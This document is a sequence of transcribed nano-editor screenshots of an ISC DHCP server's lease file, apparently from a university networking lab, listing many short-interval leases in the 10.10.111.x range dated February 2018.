  ends 3 2018/02/14 06:02:13;
  cltt 3 2018/02/14 05:02:13;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:36:3a:66:39:3a;
}
lease 10.10.111.123 {
  starts 3 2018/02/14 05:02:28;
  ends 3 2018/02/14 06:02:28;
  cltt 3 2018/02/14 05:02:28;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 61:63:3a:39:30:3a;
}
lease 10.10.111.124 {
  starts 3 2018/02/14 05:02:46;
  ends 3 2018/02/14 06:02:46;
```

```
^G Get Help      ^O Write Out     ^W Where Is      ^J Justify       ^C Cur Pos       ^Y Prev Page
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell      ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:39:3a:35:30:3a;
}
lease 10.10.111.125 {
  starts 3 2018/02/14 05:02:59;
  ends 3 2018/02/14 06:02:59;
  cltt 3 2018/02/14 05:02:59;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:38:3a:66:30:3a;
}
lease 10.10.111.126 {
  starts 3 2018/02/14 05:03:15;
  ends 3 2018/02/14 06:03:15;
  cltt 3 2018/02/14 05:03:15;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 30:64:3a:39:30:3a;
}
lease 10.10.111.127 {
  starts 3 2018/02/14 05:03:31;
  ends 3 2018/02/14 06:03:31;
  cltt 3 2018/02/14 05:03:31;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 65:32:3a:62:66:3a;
}
lease 10.10.111.128 {

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line  ^V Next Page
```

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  ends 3 2018/02/14 06:03:47;
  cltt 3 2018/02/14 05:03:47;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 35:66:3a:62:37:3a;
}
lease 10.10.111.129 {
  starts 3 2018/02/14 05:04:02;
  ends 3 2018/02/14 06:04:02;
  cltt 3 2018/02/14 05:04:02;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:34:3a:30:61:3a;
}
lease 10.10.111.130 {
  starts 3 2018/02/14 05:04:17;
  ends 3 2018/02/14 06:04:17;
  cltt 3 2018/02/14 05:04:17;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 30:63:3a:35:38:3a;
}
lease 10.10.111.131 {
  starts 3 2018/02/14 05:04:32;
  ends 3 2018/02/14 06:04:32;
  cltt 3 2018/02/14 05:04:32;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 61:34:3a:63:62:3a;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify    ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell   ^_ Go To Line  ^V Next Page
```

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

lease 10.10.111.132 {
  starts 3 2018/02/14 05:04:48;
  ends 3 2018/02/14 06:04:48;
  cltt 3 2018/02/14 05:04:48;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:63:3a:34:61:3a;
}
lease 10.10.111.133 {
  starts 3 2018/02/14 05:05:02;
  ends 3 2018/02/14 06:05:02;
  cltt 3 2018/02/14 05:05:02;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:37:3a:30:36:3a;
}
lease 10.10.111.134 {
  starts 3 2018/02/14 05:05:18;
  ends 3 2018/02/14 06:05:18;
  cltt 3 2018/02/14 05:05:18;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:66:3a:38:64:3a;
}
lease 10.10.111.135 {
  starts 3 2018/02/14 05:05:34;
  ends 3 2018/02/14 06:05:34;
  cltt 3 2018/02/14 05:05:34;
  binding state active;
  next binding state free;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify    ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell   ^_ Go To Line   ^V Next Page
```

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  hardware ethernet 61:64:3a:64:65:3a;
}
lease 10.10.111.136 {
  starts 3 2018/02/14 05:05:49;
  ends 3 2018/02/14 06:05:49;
  cltt 3 2018/02/14 05:05:49;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:37:3a:38:64:3a;
}
lease 10.10.111.137 {
  starts 3 2018/02/14 05:06:06;
  ends 3 2018/02/14 06:06:06;
  cltt 3 2018/02/14 05:06:06;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 37:37:3a:33:34:3a;
}
lease 10.10.111.138 {
  starts 3 2018/02/14 05:06:20;
  ends 3 2018/02/14 06:06:20;
  cltt 3 2018/02/14 05:06:20;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:30:3a:63:36:3a;
}
lease 10.10.111.139 {
  starts 3 2018/02/14 05:06:37;
  ends 3 2018/02/14 06:06:37;
  cltt 3 2018/02/14 05:06:37;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify    ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell   ^_ Go To Line   ^V Next Page
```

File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  next binding state free;
  rewind binding state free;
  hardware ethernet 31:36:3a:65:62:3a;
}
lease 10.10.111.140 {
  starts 3 2018/02/14 05:06:51;
  ends 3 2018/02/14 06:06:51;
  cltt 3 2018/02/14 05:06:51;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 38:65:3a:32:61:3a;
}
lease 10.10.111.141 {
  starts 3 2018/02/14 05:07:07;
  ends 3 2018/02/14 06:07:07;
  cltt 3 2018/02/14 05:07:07;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:62:3a:32:64:3a;
}
lease 10.10.111.142 {
  starts 3 2018/02/14 05:07:22;
  ends 3 2018/02/14 06:07:22;
  cltt 3 2018/02/14 05:07:22;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:38:3a:36:38:3a;
}
lease 10.10.111.143 {
  starts 3 2018/02/14 05:07:40;
```

```
^G Get Help   ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit       ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  cltt 3 2018/02/14 05:07:40;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 62:32:3a:30:64:3a;
}
lease 10.10.111.144 {
  starts 3 2018/02/14 05:07:54;
  ends 3 2018/02/14 06:07:54;
  cltt 3 2018/02/14 05:07:54;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:63:3a:62:32:3a;
}
lease 10.10.111.145 {
  starts 3 2018/02/14 05:08:08;
  ends 3 2018/02/14 06:08:08;
  cltt 3 2018/02/14 05:08:08;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 35:30:3a:61:66:3a;
}
lease 10.10.111.146 {
  starts 3 2018/02/14 05:08:26;
  ends 3 2018/02/14 06:08:26;
  cltt 3 2018/02/14 05:08:26;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 61:62:3a:38:31:3a;
}
```

```
^G Get Help   ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit       ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  starts 3 2018/02/14 05:08:39;
  ends 3 2018/02/14 06:08:39;
  cltt 3 2018/02/14 05:08:39;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 62:36:3a:64:31:3a;
}
lease 10.10.111.148 {
  starts 3 2018/02/14 05:08:55;
  ends 3 2018/02/14 06:08:55;
  cltt 3 2018/02/14 05:08:55;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:36:3a:36:62:3a;
}
lease 10.10.111.149 {
  starts 3 2018/02/14 05:09:11;
  ends 3 2018/02/14 06:09:11;
  cltt 3 2018/02/14 05:09:11;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:36:3a:62:30:3a;
}
lease 10.10.111.150 {
  starts 3 2018/02/14 05:09:26;
  ends 3 2018/02/14 06:09:26;
  cltt 3 2018/02/14 05:09:26;
  binding state active;
  next binding state free;
  rewind binding state free;
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

vital.engineering.nyu.edu:24092/vnc_auto.html

File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

}
lease 10.10.111.151 {
  starts 3 2018/02/14 05:09:42;
  ends 3 2018/02/14 06:09:42;
  cltt 3 2018/02/14 05:09:42;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:35:3a:35:34:3a;
}
lease 10.10.111.152 {
  starts 3 2018/02/14 05:09:56;
  ends 3 2018/02/14 06:09:56;
  cltt 3 2018/02/14 05:09:56;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:35:3a:34:33:3a;
}
lease 10.10.111.153 {
  starts 3 2018/02/14 05:10:18;
  ends 3 2018/02/14 06:10:18;
  cltt 3 2018/02/14 05:10:18;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 65:62:3a:38:31:3a;
}
lease 10.10.111.154 {
  starts 3 2018/02/14 05:10:27;
  ends 3 2018/02/14 06:10:27;
  cltt 3 2018/02/14 05:10:27;
  binding state active;
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  rewind binding state free;
  hardware ethernet 64:65:3a:32:30:3a;
}
lease 10.10.111.155 {
  starts 3 2018/02/14 05:10:49;
  ends 3 2018/02/14 06:10:49;
  cltt 3 2018/02/14 05:10:49;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:33:3a:39:64:3a;
}
lease 10.10.111.156 {
  starts 3 2018/02/14 05:11:01;
  ends 3 2018/02/14 06:11:01;
  cltt 3 2018/02/14 05:11:01;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:62:3a:34:37:3a;
}
lease 10.10.111.157 {
  starts 3 2018/02/14 05:11:13;
  ends 3 2018/02/14 06:11:13;
  cltt 3 2018/02/14 05:11:13;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:30:3a:39:66:3a;
}
lease 10.10.111.158 {
  starts 3 2018/02/14 05:11:29;
  ends 3 2018/02/14 06:11:29;
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...  |  [Software Updater]  |  root@ext-rtr: /home/s...  |  Capturing from eth1 (...

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---

File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:33:3a:30:33:3a;
}
lease 10.10.111.159 {
  starts 3 2018/02/14 05:11:44;
  ends 3 2018/02/14 06:11:44;
  cltt 3 2018/02/14 05:11:44;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:34:3a:65:38:3a;
}
lease 10.10.111.160 {
  starts 3 2018/02/14 05:12:00;
  ends 3 2018/02/14 06:12:00;
  cltt 3 2018/02/14 05:12:00;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:39:3a:61:66:3a;
}
lease 10.10.111.161 {
  starts 3 2018/02/14 05:12:17;
  ends 3 2018/02/14 06:12:17;
  cltt 3 2018/02/14 05:12:17;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:66:3a:37:30:3a;
}
lease 10.10.111.162 {
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...  |  [Software Updater]  |  root@ext-rtr: /home/s...  |  Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  ends 3 2018/02/14 06:12:31;
  cltt 3 2018/02/14 05:12:31;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:65:3a:32:30:3a;
}
lease 10.10.111.163 {
  starts 3 2018/02/14 05:12:46;
  ends 3 2018/02/14 06:12:46;
  cltt 3 2018/02/14 05:12:46;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 37:66:3a:62:34:3a;
}
lease 10.10.111.164 {
  starts 3 2018/02/14 05:13:01;
  ends 3 2018/02/14 06:13:01;
  cltt 3 2018/02/14 05:13:01;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:39:3a:62:38:3a;
}
lease 10.10.111.165 {
  starts 3 2018/02/14 05:13:19;
  ends 3 2018/02/14 06:13:19;
  cltt 3 2018/02/14 05:13:19;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:35:3a:36:30:3a;
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

lease 10.10.111.166 {
  starts 3 2018/02/14 05:13:32;
  ends 3 2018/02/14 06:13:32;
  cltt 3 2018/02/14 05:13:32;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 65:31:3a:38:34:3a;
}
lease 10.10.111.167 {
  starts 3 2018/02/14 05:13:48;
  ends 3 2018/02/14 06:13:48;
  cltt 3 2018/02/14 05:13:48;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:65:3a:36:63:3a;
}
lease 10.10.111.168 {
  starts 3 2018/02/14 05:14:03;
  ends 3 2018/02/14 06:14:03;
  cltt 3 2018/02/14 05:14:03;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:36:3a:35:35:3a;
}
lease 10.10.111.169 {
  starts 3 2018/02/14 05:14:20;
  ends 3 2018/02/14 06:14:20;
  cltt 3 2018/02/14 05:14:20;
  binding state active;
  next binding state free;
```

```
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...    [Software Updater]    root@ext-rtr: /home/s...    Capturing from eth1 (...

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File   Edit   View   Search   Terminal   Help

GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  hardware ethernet 33:35:3a:65:66:3a;
}
lease 10.10.111.170 {
  starts 3 2018/02/14 05:14:37;
  ends 3 2018/02/14 06:14:37;
  cltt 3 2018/02/14 05:14:37;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:37:3a:64:33:3a;
}
lease 10.10.111.171 {
  starts 3 2018/02/14 05:14:52;
  ends 3 2018/02/14 06:14:52;
  cltt 3 2018/02/14 05:14:52;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:66:3a:36:62:3a;
}
lease 10.10.111.172 {
  starts 3 2018/02/14 05:15:05;
  ends 3 2018/02/14 06:15:05;
  cltt 3 2018/02/14 05:15:05;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:30:3a:33:64:3a;
}
lease 10.10.111.173 {
  starts 3 2018/02/14 05:15:20;
  ends 3 2018/02/14 06:15:20;
  cltt 3 2018/02/14 05:15:20;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell    ^_ Go To Line  ^V Next Page

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

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File   Edit   View   Search   Terminal   Help

GNU nano 2.5.3                    File: /var/lib/dhcp/dhcpd.leases

  next binding state free;
  rewind binding state free;
  hardware ethernet 63:36:3a:31:34:3a;
}
lease 10.10.111.174 {
  starts 3 2018/02/14 05:15:37;
  ends 3 2018/02/14 06:15:37;
  cltt 3 2018/02/14 05:15:37;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 34:38:3a:35:61:3a;
}
lease 10.10.111.175 {
  starts 3 2018/02/14 05:15:52;
  ends 3 2018/02/14 06:15:52;
  cltt 3 2018/02/14 05:15:52;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:34:3a:31:31:3a;
}
lease 10.10.111.176 {
  starts 3 2018/02/14 05:16:09;
  ends 3 2018/02/14 06:16:09;
  cltt 3 2018/02/14 05:16:09;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 66:34:3a:66:31:3a;
}
lease 10.10.111.177 {
  starts 3 2018/02/14 05:16:26;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell    ^_ Go To Line  ^V Next Page

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  starts 3 2018/02/14 05:17:24;
  ends 3 2018/02/14 06:17:24;
  cltt 3 2018/02/14 05:17:24;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:64:3a:35:38:3a;
}
lease 10.10.111.182 {
  starts 3 2018/02/14 05:17:40;
  ends 3 2018/02/14 06:17:40;
  cltt 3 2018/02/14 05:17:40;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 64:66:3a:65:37:3a;
}
lease 10.10.111.183 {
  starts 3 2018/02/14 05:17:56;
  ends 3 2018/02/14 06:17:56;
  cltt 3 2018/02/14 05:17:56;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:64:3a:63:62:3a;
}
lease 10.10.111.184 {
  starts 3 2018/02/14 05:18:10;
  ends 3 2018/02/14 06:18:10;
  cltt 3 2018/02/14 05:18:10;
  binding state active;
  next binding state free;
  rewind binding state free;

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify    ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell   ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  cltt 3 2018/02/14 05:16:26;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:32:3a:63:34:3a;
}
lease 10.10.111.178 {
  starts 3 2018/02/14 05:16:38;
  ends 3 2018/02/14 06:16:38;
  cltt 3 2018/02/14 05:16:38;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:36:3a:64:36:3a;
}
lease 10.10.111.179 {
  starts 3 2018/02/14 05:16:55;
  ends 3 2018/02/14 06:16:55;
  cltt 3 2018/02/14 05:16:55;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:35:3a:31:30:3a;
}
lease 10.10.111.180 {
  starts 3 2018/02/14 05:17:14;
  ends 3 2018/02/14 06:17:14;
  cltt 3 2018/02/14 05:17:14;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 32:65:3a:38:65:3a;
}

^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text     ^J Justify    ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text   ^T To Spell   ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

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File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3           File: /var/lib/dhcp/dhcpd.leases

}
lease 10.10.111.185 {
  starts 3 2018/02/14 05:18:26;
  ends 3 2018/02/14 06:18:26;
  cltt 3 2018/02/14 05:18:26;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 65:34:3a:39:61:3a;
}
lease 10.10.111.186 {
  starts 3 2018/02/14 05:18:42;
  ends 3 2018/02/14 06:18:42;
  cltt 3 2018/02/14 05:18:42;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 33:33:3a:30:33:3a;
}
lease 10.10.111.187 {
  starts 3 2018/02/14 05:18:59;
  ends 3 2018/02/14 06:18:59;
  cltt 3 2018/02/14 05:18:59;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:31:3a:62:61:3a;
}
lease 10.10.111.188 {
  starts 3 2018/02/14 05:19:12;
  ends 3 2018/02/14 06:19:12;
  cltt 3 2018/02/14 05:19:12;
  binding state active;
```

```
^G Get Help    ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

File  Edit  View  Search  Terminal  Help

```
  GNU nano 2.5.3           File: /var/lib/dhcp/dhcpd.leases

  rewind binding state free;
  hardware ethernet 66:30:3a:36:30:3a;
}
lease 10.10.111.189 {
  starts 3 2018/02/14 05:19:27;
  ends 3 2018/02/14 06:19:27;
  cltt 3 2018/02/14 05:19:27;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 30:63:3a:33:62:3a;
}
lease 10.10.111.190 {
  starts 3 2018/02/14 05:19:43;
  ends 3 2018/02/14 06:19:43;
  cltt 3 2018/02/14 05:19:43;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 63:64:3a:34:37:3a;
}
lease 10.10.111.191 {
  starts 3 2018/02/14 05:20:01;
  ends 3 2018/02/14 06:20:01;
  cltt 3 2018/02/14 05:20:01;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:61:3a:64:37:3a;
}
lease 10.10.111.192 {
  starts 3 2018/02/14 05:20:14;
  ends 3 2018/02/14 06:20:14;
```

```
^G Get Help    ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify      ^C Cur Pos      ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Spell     ^_ Go To Line   ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 36:39:3a:65:37:3a;
}
lease 10.10.111.193 {
  starts 3 2018/02/14 05:20:29;
  ends 3 2018/02/14 06:20:29;
  cltt 3 2018/02/14 05:20:29;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 35:30:3a:34:30:3a;
}
lease 10.10.111.194 {
  starts 3 2018/02/14 05:20:47;
  ends 3 2018/02/14 06:20:47;
  cltt 3 2018/02/14 05:20:47;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 37:65:3a:66:63:3a;
}
lease 10.10.111.195 {
  starts 3 2018/02/14 05:21:00;
  ends 3 2018/02/14 06:21:00;
  cltt 3 2018/02/14 05:21:00;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:36:3a:62:37:3a;
}
lease 10.10.111.196 {
```

```
^G Get Help    ^O Write Out    ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page
^X Exit        ^R Read File    ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page
```

root@ext-rtr: /home/s...   [Software Updater]   root@ext-rtr: /home/s...   Capturing from eth1 (...

File  Edit  View  Search  Terminal  Help

```
GNU nano 2.5.3              File: /var/lib/dhcp/dhcpd.leases

  ends 3 2018/02/14 06:21:16;
  cltt 3 2018/02/14 05:21:16;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 31:33:3a:33:66:3a;
}
lease 10.10.111.197 {
  starts 3 2018/02/14 05:21:31;
  ends 3 2018/02/14 06:21:31;
  cltt 3 2018/02/14 05:21:31;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 39:35:3a:30:33:3a;
}
lease 10.10.111.198 {
  starts 3 2018/02/14 05:21:50;
  ends 3 2018/02/14 06:21:50;
  cltt 3 2018/02/14 05:21:50;
  binding state active;
  next binding state free;
  rewind binding state free;
  hardware ethernet 37:66:3a:36:35:3a;
}
lease 10.10.111.199 {
  starts 3 2018/02/14 05:22:03;
  ends 3 2018/02/14 06:22:03;
  cltt 3 2018/02/14 05:22:03;
